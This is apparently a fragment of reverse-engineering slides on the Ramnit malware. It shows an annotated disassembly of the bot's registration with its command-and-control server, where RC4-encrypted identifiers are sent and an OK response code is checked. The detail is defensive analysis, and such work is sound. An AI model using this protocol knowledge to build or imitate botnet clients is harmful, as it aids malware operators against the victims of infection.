
- A lot of reverse engineering work

```
.text:1000A301 FF 75 0C          push    dword ptr [ebp+port] ; hostshort
.text:1000A304 FF 75 08          push    [ebp+hostname] ; hostname
.text:1000A307 E8 68 CA FF FF      call    ab_connect_host
.text:1000A30C 83 F8 FF          cmp     eax, 0FFFFFFFh
.text:1000A30F 74 7F             jz     short loc_1000A390
.text:1000A311 89 45 FC          mov     [ebp+fd], eax
.text:1000A314 A0 0C B7 01 10      mov     al, CMD_E2_REGISTER_BOT
.text:1000A319 50                 push    eax
.text:1000A31A 8D 45 F4          lea     eax, [ebp+a1]
.text:1000A31D 50                 push    eax
.text:1000A31E E8 7D FC FF FF      call    ab_alloc_copy_mem_wrapper_?
.text:1000A323 FF 75 10          push    [ebp+str] ; str
.text:1000A326 8D 45 F4          lea     eax, [ebp+a1]
.text:1000A329 50                 push    eax ; dst_buf
.text:1000A32A E8 21 FD FF FF      call    ab_rc4_encrypt_str
.text:1000A32F FF 75 14          push    [ebp+regbot_md5] ; str
.text:1000A332 8D 45 F4          lea     eax, [ebp+a1]
.text:1000A335 50                 push    eax ; dst_buf
.text:1000A336 E8 15 FD FF FF      call    ab_rc4_encrypt_str
.text:1000A33B 8D 45 F4          lea     eax, [ebp+a1]
.text:1000A33E 50                 push    eax ; int
.text:1000A33F FF 75 FC          push    [ebp+fd] ; fd
.text:1000A342 E8 91 FE FF FF      call    ab_C2_send_data
.text:1000A347 0B C0             or     eax, eax
.text:1000A349 74 20             jz     short loc_1000A378
.text:1000A34B 8D 45 F0          lea     eax, [ebp+server_answer]
.text:1000A34E 50                 push    eax ; chunk_data
.text:1000A34F FF 75 FC          push    [ebp+fd] ; fd
.text:1000A352 E8 DA FE FF FF      call    ab_C2_get_response
.text:1000A357 0B C0             or     eax, eax
.text:1000A359 74 10             jz     short loc_1000A378
.text:1000A35B 8D 45 F0          lea     eax, [ebp+server_answer]
.text:1000A35E 50                 push    eax
.text:1000A35F E8 4F FD FF FF      call    ab_C2_get_responce_code ; 0x01 (CMD_OK)
.text:1000A364 3A 05 09 B7 01 10      cmp     al, CMD_01_OK
.text:1000A36A 75 0C             jnz    short loc_1000A378
```


# Ramnit communication protocol




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
